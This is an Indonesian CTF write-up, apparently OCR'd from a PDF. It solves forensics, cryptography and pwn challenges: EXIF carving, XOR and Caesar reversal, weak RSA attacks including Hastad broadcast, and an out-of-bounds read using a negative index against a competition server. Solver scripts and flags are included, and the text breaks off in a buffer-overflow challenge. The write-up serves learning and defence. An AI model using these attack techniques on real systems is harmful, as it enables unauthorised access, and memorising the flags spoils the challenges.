
Conclusion

Hex pada gambar jpg merepresentasikan warna RGB. misal hex ff00aa maka warna adalah R = 0xff,G = 0x00,dan B = 0xaa. sembari hex bisa di convert menjadi text dengan cara yang hampir serupa, kita bisa menggunakan warna pilihan untuk menyembunyikan pesan.

[carve the flag]

Executive Summary

Diberikan sebuah gambar putih bening namun dengan ukuran sangat besar yaitu sekitar 8MB. Dari sana saya berasumsi bahwa ada file lain selain gambar tsb.



Technical Report

Pertama tama saya menggunakan foremost untuk mendapatkan semua file yang ada pada gambar tersebut. Dan saya dapat sekumpulan gambar yang similar.

Setelah saya coba md5sum file tersebut, ternyata semua file tersebut berbeda (tidak ada duplikat). Lalu saya coba command file dan ternyata terdapat comment pada exif gambar tersebut.

```
┌──(kyruuu㉿DESKTOP-B0VER0Q):[/mnt/c/Users/rafim/Downloads/Compressed/foremost/jpg]
└─➤ file * | grep comment
00000285.jpg: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98
esolutionunit=2, software=Adobe Photoshop CC 2019 (Windows), datetime=2022:11:07 13:47:02], comment: "0:c", baseline, precision
ents 3
00000571.jpg: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98
esolutionunit=2, software=Adobe Photoshop CC 2019 (Windows), datetime=2022:11:07 13:47:02], comment: "1:y", baseline, precision
ents 3
00000857.jpg: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98
esolutionunit=2, software=Adobe Photoshop CC 2019 (Windows), datetime=2022:11:07 13:47:02], comment: "10:o", baseline, precisio
nents 3
00001143.jpg: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98
esolutionunit=2, software=Adobe Photoshop CC 2019 (Windows), datetime=2022:11:07 13:47:02], comment: "11:r", baseline, precisio
nents 3
00001429.jpg: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98
esolutionunit=2, software=Adobe Photoshop CC 2019 (Windows), datetime=2022:11:07 13:47:02], comment: "12:s", baseline, precisio
nents 3
```

saya berasumsi itu merupakan urutan flag nya. Lalu saya parsing value tsb

```
...: 7:'r',
...: 8:'r',
...: 9:'i',
...: 11:'r',
...: 12:'s',
...: 13:'{',
...: 14:'h'}

In [28]: flag = ''
...: for i in range(len(dict)):
...:     flag += dict[i]
...:

In [29]: flag
Out[29]: 'cyberwarriors{hope_you_not_manually_carve_the_flag_one_by_one}'
```

Flag cyberwarriors{hope_you_not_manually_carve_the_flag_one_by_one}

Conclusion

Image memiliki exif data dan exif data pada image bisa dimanipulasi. Kita bisa menyembunyikan pesan pada exif data tersebut

Cry


[One Xor Away]

Executive Summary

Kita diberi file encrypt py beserta file hasil encryptnya. Karena hanya dikunci menggunakan 1 kunci maka saya akan menggunakan teknik bruteforce

Technical Report

Saya langsung menaruhnya di cyberchef (biar cepet aja hehe), karena juga di enc menggunakan base64 saya decode dlu



Ternyata kuncinya adalah 0x5d

Flag cyberwarriors{not_guessing_just_bruteforcing_that_one_byte}

Conclusion

XOR merupakan teknik modern crypto yang sering digunakan, namun pastikan kunci kuat.

[Caexor]

Executive Summary

Kita di beri file encrypt py dan hasil enc nya. Mari kita analisa lebih pada tech report

Technical Report

```python
#!/usr/bin/env python3

from base64 import b64encode
from string import ascii_uppercase, ascii_lowercase

def encrypt_1(msg, key):
    encoded = ""

    for i in msg:
        if i.isalpha():
            if i.islower():
                encoded += ascii_lowercase[(ascii_lowercase.find(i) + key) % 26]
            else:
                encoded += ascii_uppercase[(ascii_uppercase.find(i) + key) % 26]
        else:
            encoded += i

    return encoded

def encrypt_2(msg):
    return b64encode(''.join(chr(ord(i)^j) for j,i in enumerate(msg)).encode()).decode()

def main():
    flag = open("flag.txt").read()
    flag = encrypt_1(flag, 22)
    flag = encrypt_2(flag)

    with open('flag.enc', 'w') as w:
        w.write(flag)
        w.close()

if __name__ == '__main__':
    main()
```

Ternyata ada fungsi enc 1 dan 2. karena kita di beri script nya, kita bisa membalik fungsi tersebut untuk decrypt. pertama tama saya balik dulu fungsi encrypt 2 menjadi b64 decode dan karena urutan huruf tidak ada yang berubah maka kita tinggalkan saja fungsi lainnya karena seharusnya sudah benar. Kira kira gambaranya begini (m = message, k = key, c = cipher, $\oplus$ = simbol xor)

Untuk fungsi enc1 kita juga bisa tinggalkan mengingat logika di bawah dan mengganti value key menjadi negatif

```
In [35]: (17 + 55) % 26
Out[35]: 20

In [36]: (20 - 55) % 26
Out[36]: 17
```

```
18  def encrypt_2(msg):
19      msg = b64decode(msg).decode()
20      return ''.join(chr(ord(i)^j) for j,i in enumerate(msg))
21
22  def main():
23      flag = open("flag.txt").read()
24      flag = encrypt_2(flag)
25      flag = encrypt_1(flag, -22)
26
27      print(flag)
28
29  if __name__ == '__main__':
30      main()
31
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL
TERMINAL
PS C:\Users\rafim\Downloads> python -u "c:\Users\rafim\Downloads\encrypt (2).py"
cyberwarriors{My_name_is_Caesar_not_Caexor!}
```

Conclusion

enkripsi di atas menggunakan teknik campuran modern dan tradisional crypto. Namun bisa dengan mudah di bypass karena kita dapat source nya.

[one big prime]

Executive Summary


Untuk soal ini rsa bisa, namun karena hanya menggunakan 1 bilangan prima. Maka akan dengan mudah di decrypt.

Technical Report

Pertama tama kita mencari p dulu, karena n sama dengan p ^ 2 jadi bisa di akar. Di sini saya menggunakan library libnum nroot. Lalu untuk phi sanya menggunakan p*(p-1) sesuai penjelasan pada [python - RSA crypto when p==q - Stack Overflow](#) . Berikut adalah script solver saya

```
from Crypto.Util.number import long_to_bytes
```

```python
from libnum import nroot



n = ## REDACTED (karena terlalu panjang)##

c = ## REDACTED (karena terlalu panjang)##

e = 0x10001

p = nroot(n,2)

phi = p*(p-1)



d = pow(e,-1,phi)

print(long_to_bytes(pow(c,d,n)))
```



Flag cyberwarriors{0n3_pr1m3_1s_n0t_s3cur3}


Conclusion

Menggunakan satu bilangan prima tidak aman di rsa karena bisa dengan mudah menemukan akar dari public mod.

[The Base]

Executive Summary

Diberikan file yang cukup besar yaitu 16MB. Dari judul dan file size saya berasumsi ini merupakan enc base yang di repeat



Technical Report

Setelah di ambil beberapa sample ternyata file tersebut di enc menggunakan base64 base32 dan base16 (hex). Dari sana saya langsung menggunakan python untuk merepeat proses tersebut

```
In [85]: from base64 import *
    ...: c = open('flaggy.enc','r').read()
    ...: while True:
    ...:     try:
    ...:         c = b64decode(c)
    ...:         c = b32decode(c).decode()
    ...:         c = bytes.fromhex(c)
    ...:     except:
    ...:         print(c)
    ...:         break
    ...:
b'cyberwarriors{Easy-16-32-64-Base}'

In [86]:
```

Flag cyberwarriors{Easy-16-32-64-Base}

Conclusion

Base sering digunakan dalam modern cryptography. Berikut merupakan implementasinya. Namun Karakter pada base itu unik, jadi bisa dengan mudah diidentifikasi.

[Basic RSA]

Executive Summary


Diberikan file app.py sebagai berikut

```python
from Crypto.Util.number import bytes_to_long, getPrime

flag = open("flag.txt","rb").read()

p = getPrime(256)
q = getPrime(256)
n = p*q

e = 0x10001

m = bytes_to_long(flag)
c = pow(m,e,n)

with open("flag.enc","w") as f:
    f.write(f'n = {n}\nc = {c}\n')
    f.close()
```

Technical Report

N dapat kita faktorkan dengan mudah. Jadi kita dapat merecover nilai p dan q yang selanjutnya digunakan untuk mendekripsi ciphertext

Gunakan factordb untuk memfactor N



```
In [1]: n = 77938691100947131703460706045102297217848721851668023432154428425252041787626102448464274266018839364575323989
   ...: 88598962074088941991754457317733899456765874 19
   ...: c = 16158012526558699345051052498606828510677846461247013488193819407784653537375892029703267852968315812671323 2
   ...: 16550120646836105739314154059163237216556000 09

In [2]: n
Out[2]: 77938691100947131703460706045102297217848721851668023432154428425252041787626102448464274266018839364575323988598
9620740889419917544573177338994567658741 9

In [3]: p = 83016786801403328204147956653462961433580559997157392229833615018890680855517

In [4]: q = 93883049566102508306169932012092033034162408407223166902200289471678582376407

In [5]: p*q == n
Out[5]: True

In [6]: from libnum import *

In [7]: n2s(pow(c,invmod(65537,(p-1)*(q-1)),n))
Out[7]: b'cyberwarriors{pr1m3_f4ct0r_4_RS4}\n'
```

Flag : cyberwarriors{pr1m3_f4ct0r_4_RS4}

Conclusion

RSA sangat rentan didekripsi ketika kita telah berhasil mendapatkan private key, salah satunya dengan cara memfaktorkan n jika n terlalu kecil. Maka kita akan mendapatkan p dan q yang digunakan untuk dekripsi

[LLR]

Executive Summary

Soal RSA lagi dan diberikan file chall.py dan juga output.txt

chall.py

```python
from Crypto.Util.number import bytes_to_long, getPrime
from flag import flag

def generate():
    p = getPrime(2048)
    q = getPrime(2048)
    n = p * q
    return n

def encrypt(m,e,n):
    c = pow(m,e,n)
    c = pow(c,e,n)
    c = pow(c,e,n)
    return c

with open("output.txt","w") as f:
    for i in range(3):
        m = bytes_to_long(flag)
        n = generate()
        c = encrypt(m,3,n)
        f.write(str(n) + "♡" + str(c) + "\n")
```

Technical Report

Algoritmanya sendiri mengenkripsi sebanyak 3 kali dan menggunakan dengan menggunakan public key (N) yang berbeda” dengan exponent (e) yang sama. Kita dapat merecover plaintextnya menggunakan CRT (Chinese Remainder Theorem)


Karena message dienkripsi menggunakan e = 3 sebanyak e^3 atau 27 kali kita dapat menghitung nth-rootnya yaitu nroot(m,27)

Berikut solver yang saya gunakan

```
from libnum import *
n1 =
744262467907717232737179871344706244414812802630225095170753096881528805551594360915009982555852270121909982895196686988188620042615154977551940502119512321610991048996680506262901472626220870797604766662681492387374286647734526661242937950670934231287782504779954655129472146719754696876643337417666768376353089935796284984494884233171829121189125145004241949115496424137285578300113239095014524486912399454367179715622601818510945961242302349880455758899251229959944991076286381917655203518231558912694459406806519581152787253536466342139096661922303685044192752770277734287222650246165576198128813578405948381072707406467177384594209206377080359453554523363093232109840723636234814865692178370523310194920623014967450253631312533700637776750200736583682825536080395431641939234048711346624174074519247791896317190945143848159108584835527627878655778336376008859387782825218882987951818665598472185843106647020421908753395524056791958247895683737201530291749281298993302590405094333465185103313188607568576889058769169261512678208480753026682341111500575026779215552673928343039280087250381138218084531316324168613695888922177793413668039623842225511256415054997210591788549763745196811255925048949927932900823354241279626819160239
c1 =
329188422427488905143896237554852589919445573111049616039883021575414972386333861436178903167379047819721619111856952447849048533212634810643187844578714647160182610141012661508342639815142971119094450438289266708308149656967092156463044148481392515389642088704852659544255574098981545319538656983252127170306311025696402063529114054255914965711952395014688076236407068032045436038942320564402005962764522803191429190974801870356461715098265313456372392144999627569269497777568686657403593346553271826416594148779040647001295225732634506687702675767777987948525574005852215877114920812394568759726735295391699726753169013013432806250583491302922932012103304787049323575784644439605121006612413559131498271489116764502441130851498911708210873964868050592009774666948054442999393912966531417052038941847383441361972159538000825796131895426162668128184465479710772321618819428456255931366682515622437391495319416623297957760851
```

```
72303595043411825386164763828890569463108848607537408160800545375219797
39848386428489388277253182483639279938024285481741016411467703420025105
82340344623120700905834523776888910526634698296066745587585757329022815
80520077601766713673977072975045193380871928118660364144633659786661064
582697511362038303676057 62
n2 =
67121593623457886922568670244631552772366563605920902352011690392026482
28075592796324148546209383175622029127767417767321451986291704529376929
05994920297759702993022304025358763511525334366531144345198453816818437
05273482316242507508592877180580513105372286241142364990800533514123579
40476381393667701090559669953140401394399554396925147297700604129128102
72064932674866823416454656998900431470343183133490075851294611617206457
48582336000962073037078511836451670151071723739419134541756118453751653
60515240981980538073702973553612215408342382676732330078360224801119103
89513035726633902846988431886626895376052433704574388048499269751861461
94040587845917841349529864826518067851488118240093518542511214590688741
32858395975721962348924224601241093905593581254947625914940012353682932
47943303864834455270654117198295749003882825415142929197724254211547105
02199630213462094312129266777867496372065626928691237086514182436663 18
16702986541243466658214888443380560095593289022233683932334352499215265
27959311893437703618167432508740127042239359224298367636435922634423956
36208684398604319395324147590971874036977171806325355923599554916981026
09357964711863122394733974686150630865340750666741917097756571689714328
22996844492600571440600447
c2 =
18688611159887931445680891494686609566639005624964823855100903263802561
76810479616190619003370446859268555671241045568475213916952020542802880
53091813441460751918789114891954068614072575804103239834610842783303773
58140253606541679324081306805694129848520323296748119760371682281962657
10854972630328046092227413030165501393632596792128196406733504945349753
32324262256047604521348349603594269644517716460493346083084799727186700
38323550697187814391745401369646392813547595293453406672716285849115605
43271849380773415652103336551509200183417768767365532967131842474218772
64118822630612411649763701830822700121037668675090761717517563391401638
38125666619328776123503200562670897689521189079555487184184322287170134
34127745334486108283330546560701204610896122379767804798519217377358362
79981686468272646850527839393124736728120951471230679052982676532739083
27019843865181809776899962959184467738589501417814583713660579444247902
82206266258327615090990076986843473176608753647878602999174729522904022
10087835959311662951407435767150887637188811603575234805366195601807399
88688748826051680923238576874125272857116093201046987740024083784721309
47238325850254975361014639046066786713932249737863345997282623050571307
48070968264748958837244593
```

```
n3 =
436116340600234357115978098283705001245886006582792378682891769065134059150777780885053651185787985693700639858261881431402724914995356468264212026960143992804825666658488914540198920696066960091940828690364066330535009272394661008378481441238657853158425048389525739141428437871210033286262593849484337480329128335528965439011276456553366442577117650484573390885759918811884948917177956175032358951940626073991669148238677964617345501577369159487133195584080139671314241602033794368651418009625953658360455928357314038073026500907470358835827565649040046430053304087277647238832066404352240430192685242120832472725299355404840638020561645281886098664429172105016674959835685786938825438874214461418314281401935685546584270095703778714985097105033299658007965789555043681107991919086029268252222970079515724244591682824337522921345084830109248932472601607587713163449977382577061404681725602747612875523962338880039393492831827185810883959036423827912692918831948156861161957163973964905367126231510882855532740721745891453714858795251557113279494851350497274675464418624871189403927707914760746714833956440198532909635906096018888129244650855258168214029284676441498829037695353072608145652667371452084307400141187064845581991960763
c3 =
243682510267386923417314244726599149273607831300264503654017388412866369175299245946306891379109659167672966150110187682989584123466346123622138761367370961665217097334620111488104419968111976862932664948465711711649421920321478664252152038832720949403044220896097694167124872319074987502150407937125945310684147674653965826829826572546250060329487160887675762852856342386633103632136537586999935397006179723209327020356247155468275492059111910282395818328454247482627144475362440837596222136653876723350611944326841244728543654828682572052391948362555354355921128130626904727915225322578025215372591886061793337480334148169119163160630210034745494774309285163367913048246922786184962959918060313516926447667715887885560189785943446666907999032399185530705888173500169091822616625452146103697911076624645676834203829566541996275000598210134201069793425032518574253686451903628108734399758489161018782327249998359042436801365353796069316185922739557884716294767960325316990111924103974658461062386087603250799579362086537986436673380030885547872610051240570018613382927802363632912591738394079871813308690001756202228178106672712863951176693548702542508934019804962801016273070236003362242884857362708986346182354792213333766465498 08

m_enc = solve_crt([c1,c2,c3],[n1,n2,n3])
m_root = nroot(m_enc, 27)
print(n2s(m_root))
```



Flag : cyberwarriors{3v3n_rs4_h4s_a_c0upl3_:')}

Conclusion

Walaupun public key (N) sangat besar dan berbeda-beda, jika menggunakan sesama exponent maka vulnerable terhadap **Hastad Broadcast Attack**

Pwn

[Arsip]

Executive Summary

Diberikan file elf lalu dibuka pada ghidra terdapat OOB vulnerabilty pada fungsi baca data karena tidak ada pengecekan pada negative value

Technical Report

```
2  int baca_data(void)
3
4  {
5    int iVar1;
6    long in_FS_OFFSET;
7    int local_14;
8    long local_10;
9
10   local_10 = *(long *)(in_FS_OFFSET + 0x28);
11   printf("Masukkan indeks: ");
12   __isoc99_scanf(&DAT_0010201a,&local_14);
13   if (local_14 < 6) {
14                     /* OOB VULN */
15     printf("Nilai yang tersimpan: %s\n",&data + (long)local_14 * 10);
16     iVar1 = printf("Bye!");
17   }
18   else {
19     puts("Indeks terlalu banyak!");
20     iVar1 = 0;
21   }
22   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
23                     /* WARNING: Subroutine does not return */
24     __stack_chk_fail();
25   }
26   return iVar1;
27 }
```

Nilai input * 10 lalu dimasukkan pada address 0x4400 dan kita bisa membaca flag pada 0x4200. Jadi tinggal kalkulasi untuk offsetnya 0x200 // 10 = 51

```
a@lactosilus:~$ nc 103.13.207.182 20005
 Cyber Security Hackathon
Masukkan indeks: -51
Nilai yang tersimpan: cyberwarriors{1nd3x_4rr4y_0ut_0f_b0und_huh?}

Bye!
```

Flag : cyberwarriors{1nd3x_4rr4y_0ut_0f_b0und_huh?}

Conclusion

OOB dapat kita hindari jika kita memfilter user input negative number

[License Key]

Executive Summary

Seperti biasa diberikan file elf sebagai berikut fungsi mainya

```
void main(void)

{
  setup();
  printf(" addr of main(): %p\n",main);
  puts(&DAT_00102008);
  puts(&DAT_00102168);
  puts(&DAT_00102088);
  vuln();
  return;
}
```

Terdapat fungsi vuln juga

```
void vuln(void)

{
  int iVar1;
  char local_108 [256];

  puts("Masukkan license key yang valid untuk mendapatkan flag:");
  gets(local_108);
  iVar1 = strcmp(local_108,"CSH-2022-FLAG");
  if (iVar1 == 0) {
    puts("Kok ngga muncul flagnya?");
    return;
  }
                    /* WARNING: Subroutine does not return */
  _exit(0);
}
```

Fungsi getFlag


```
void getFlag(void)

{
  puts(&DAT_00102008);
